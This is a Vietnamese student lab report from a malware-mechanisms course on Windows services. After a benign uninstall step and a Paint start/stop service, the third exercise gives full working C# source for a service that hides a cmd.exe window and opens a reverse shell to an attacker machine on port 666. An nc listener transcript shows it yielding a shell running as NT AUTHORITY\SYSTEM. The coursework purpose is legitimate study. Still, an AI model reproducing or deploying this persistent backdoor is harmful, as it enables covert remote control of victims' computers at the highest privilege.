BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Lab 2: Windows Service

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O22.ATCL.1- Nhóm 3

STT	Họ và tên	MSSV	Email
1	Nguyễn Ngọc Trà My	21520353	21520353@gm.uit.edu.vn
2	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
3	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
4	Bùi Nguyên Phúc	21522469	21522469@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	**Yêu cầu 1**	100%
2	**Yêu cầu 2**	100%
3	**Yêu cầu 3**	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Bài thực hành 1: Sinh viên trình bày cách gỡ cài đặt Window service trên.

Gỡ cài đặt theo link: https://learn.microsoft.com/vi-vn/dotnet/framework/windows-services/how-to-install-and-uninstall-services

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil /u D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.9032.0
Copyright (C) Microsoft Corporation.  All rights reserved.



The uninstall is beginning.
See the contents of the log file for the D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe assembly's progress.
The file is located at D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog.
Uninstalling assembly 'D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe'.
Affected parameters are:
   logtoconsole =
   logfile = D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog
   assemblypath = D:\6\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe
Removing EventLog source Service1.
Service Service1 is being removed from the system...
Service Service1 was successfully removed from the system.

The uninstall has completed.
```

Bài thực hành 2: Viết một Windows service có nhiệm vụ kiểm tra một "process" ở trạng thái hoạt động run/stop hay không và run/stop "process" theo một lịch biểu.


Code thực hiện kiểm tra nếu có một hoặc nhiều quy trình Paint đang chạy. Nếu có, nó sẽ dừng chúng bằng cách gọi phương thức Kill(). Nếu không có quy trình Paint nào đang chạy, nó sẽ khởi động một quy trình Paint mới bằng cách sử dụng System.Diagnostics.Process.Start("mspaint.exe") theo 1 lịch biểu 5s.

```
protected override void OnStart(string[] args)
{
    WriteToFile("Service is started at " + DateTime.Now);
    timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
    timer.Interval = 5000; //number in milisecinds
    timer.Enabled = true;
}

0 references
protected override void OnStop()
{
    WriteToFile("Service is stopped at " + DateTime.Now);
}

1 reference
private void OnElapsedTime(object source, ElapsedEventArgs e)
{
    // Lấy tất cả các quy trình có tên là "mspaint"
    Process[] processes = Process.GetProcessesByName("mspaint");

    // Kiểm tra nếu có ít nhất một quy trình Paint đang chạy
    if (processes.Length > 0)
    {
        // Dừng tất cả các quy trình Paint đang chạy
        foreach (Process process in processes)
        {
            process.Kill();
        }
    }
    else // Nếu không có quy trình Paint nào đang chạy
    {
        // Khởi động một quy trình Paint mới
        System.Diagnostics.Process.Start("mspaint.exe");
    }
}
```


Cài đặt Windows service

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>installutil D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.9037.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Running a transacted installation.

Beginning the Install phase of the installation.
See the contents of the log file for the D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe assembly's progress.
The file is located at D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog.
Installing assembly 'D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe'.
Affected parameters are:
   logtoconsole =
   logfile = D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog
   assemblypath = D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe
Installing service Service1...
Service Service1 has been successfully installed.
Creating EventLog source Service1 in log Application...

The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe assembly's progress.
The file is located at D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog.
Committing assembly 'D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe'.
Affected parameters are:
   logtoconsole =
   logfile = D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.InstallLog
   assemblypath = D:\VS\WindowsService1\WindowsService1\bin\Debug\WindowsService1.exe

The Commit phase completed successfully.

The transacted install has completed.
```

Bật service



Ta có thể kiểm tra bằng cách mở Paint trong Windows, thì ta sẽ thấy Paint mở được 5s sẽ tự động đóng.



Bài thực hành 3: Viết một Windows service có nhiệm vụ kiểm tra kết nối internet của máy hiện tại (HTTP) và tạo reverse shell đơn giản.

Máy Attacker trong bài là máy Kali (ip = 192.168.30.130 port 666).

Dưới đây là hàm để kiểm tra kết nối Internet. Phương thức này kiểm tra kết nối internet bằng cách cố gắng mở một luồng đến trang web "http://www.google.com". Nếu quá trình này thành công, nó trả về true, ngược lại, nó trả về false.

```
public static bool CheckInternetConnection()
{
    try
    {
        // Thử kết nối tới trang web Google để kiểm tra kết nối internet
        using (var client = new WebClient())
        using (var stream = client.OpenRead("http://www.google.com"))
        {
            // Nếu không có lỗi xảy ra khi mở luồng đọc từ trang web, trả về true
            return true;
        }
    }
    catch
    {
        // Nếu có lỗi xảy ra trong quá trình kết nối hoặc đọc dữ liệu, trả về false
        return false;
    }
}
```

Dưới đây là hàm để tạo Reverse Shell.

```
public static void CreateReverseShell()
{
    try
    {
        // Thực hiện kết nối TCP đến máy chủ
        using (client = new TcpClient("192.168.30.130", 666))
        using (stream = client.GetStream())
        {
            // Tạo một đối tượng StreamReader để đọc dữ liệu từ stream
            using (reader = new StreamReader(stream))
            {
                // Tạo một đối tượng StreamWriter để ghi dữ liệu vào stream
                writer = new StreamWriter(stream);
                // Khởi tạo một StringBuilder để lưu trữ dữ liệu nhập từ người dùng
                input = new StringBuilder();

                // Tạo một đối tượng Process để thực thi lệnh cmd.exe
                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.Arguments = "";
                p.StartInfo.CreateNoWindow = true; // Không tạo cửa sổ cmd.exe
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardInput = true; // Định tuyến luồng nhập
                p.StartInfo.RedirectStandardOutput = true; // Định tuyến luồng đầu ra
                p.StartInfo.RedirectStandardError = true;
                p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler); // Gắn sự kiện xử lý dữ liệu đầu ra

                // Khởi động tiến trình
                p.Start();
                p.BeginOutputReadLine(); // Bắt đầu đọc dữ liệu đầu ra từ tiến trình

                // Vòng lặp vô hạn để đọc dữ liệu từ người dùng và gửi đến tiến trình cmd.exe
                while (true)
                {
                    // Đọc dữ liệu nhập từ người dùng
                    input.Append(reader.ReadLine());
                    // Gửi dữ liệu nhập vào tiến trình cmd.exe
                    p.StandardInput.WriteLine(input);
                    // Xóa dữ liệu nhập sau khi đã gửi đi
                    input.Remove(0, input.Length);
                }
            }
        }
    }
    catch
    {
    }
}
```

- using (client = new TcpClient("192.168.30.130", 666)): Tạo một đối tượng TcpClient để kết nối đến một máy chủ TCP ở địa chỉ IP "192.168.30.130" trên cổng 666.
- using (stream = client.GetStream()): Tạo một luồng (stream) để gửi và nhận dữ liệu thông qua kết nối TCP với máy chủ.
- Trong phần tiếp theo, code tạo một StreamReader để đọc dữ liệu từ luồng và một StreamWriter để ghi dữ liệu vào luồng.
- Tiếp theo, code tạo một đối tượng Process để thực thi lệnh command prompt (cmd.exe). Các cài đặt của Process được thiết lập để ẩn cửa sổ của command prompt (CreateNoWindow = true) và sử dụng việc chuyển hướng dữ liệu chuẩn (Standard I/O) (RedirectStandardOutput, RedirectStandardInput và RedirectStandardError).
- Một sự kiện OutputDataReceived được gắn vào phương thức xử lý sự kiện CmdOutputDataHandler. Điều này cho phép code đọc dữ liệu đầu ra từ quá trình command prompt và xử lý nó.
- Quá trình được khởi động bằng cách gọi p.Start(), sau đó bắt đầu đọc dữ liệu đầu ra bằng cách gọi p.BeginOutputReadLine().

- Sau đó, trong vòng lặp vô hạn (while (true)), phương thức đọc dữ liệu từ đầu vào (reader.ReadLine()), gửi nó đến quá trình command prompt (p.StandardInput.WriteLine(input)), sau đó làm sạch đầu vào để lặp lại (input.Remove(0, input.Length)).

=>Tóm lại, phương thức này tạo một kết nối ngược trên mạng TCP đến một máy chủ và thiết lập một reverse shell, cho phép điều khiển máy chủ từ xa thông qua command prompt.


Ta có hàm CmdOutputDataHandler: trả về phản hồi từ mỗi lần thực thi cmd.exe

```
// Phương thức này được sử dụng để xử lý dữ liệu đầu ra từ cmd.exe và gửi nó qua kết nối TCP
1 reference
private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
    // Tạo một StringBuilder để lưu trữ dữ liệu đầu ra từ cmd.exe
    StringBuilder strOutput = new StringBuilder();

    // Kiểm tra xem dữ liệu đầu ra có khác null hoặc rỗng không
    if (!String.IsNullOrEmpty(outLine.Data))
    {
        try
        {
            // Nếu dữ liệu đầu ra không rỗng, thêm dữ liệu này vào StringBuilder
            strOutput.Append(outLine.Data);

            // Ghi dữ liệu từ StringBuilder vào đối tượng StreamWriter để gửi đi qua kết nối TCP
            writer.WriteLine(strOutput);
            writer.Flush(); // Đảm bảo rằng dữ liệu đã được gửi đi

        }
        catch { } // Bắt và xử lý các ngoại lệ nếu có bất kỳ lỗi nào xảy ra
    }
}
```

Hai hàm CheckInternetConnection và CreateReverseShell sẽ được gọi trong hàm OnElapsedTime

```
private void OnElapsedTime(object source, ElapsedEventArgs e)
{
    WriteToFile("Service is recalled at " + DateTime.Now);

    if (CheckInternetConnection() == true)
    {
        WriteToFile("Internet connect");
        CreateReverseShell();
    }
    else
        WriteToFile("No internet");
}
```

Cài đặt và chạy windows service. Rồi mở máy Attacker để kiểm tra bằng cách lắng nghe port 666 và được kết nối giữa máy Attacker và máy Victim để bắt đầu quá trình tấn công.


┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 666
listening on [any] 666 ...
connect to [192.168.30.130] from (UNKNOWN) [192.168.30.1] 13107
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
whoami
C:\Windows\system32>whoami
nt authority\system
ping fb.com
C:\Windows\system32>ping fb.com
Pinging fb.com [2a03:2880:f186:84:face:b00c:0:25de] with 32 bytes of data:
Reply from 2a03:2880:f186:84:face:b00c:0:25de: time=23ms
Reply from 2a03:2880:f186:84:face:b00c:0:25de: time=24ms
Reply from 2a03:2880:f186:84:face:b00c:0:25de: time=25ms
Reply from 2a03:2880:f186:84:face:b00c:0:25de: time=26ms
Ping statistics for 2a03:2880:f186:84:face:b00c:0:25de:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 23ms, Maximum = 26ms, Average = 24ms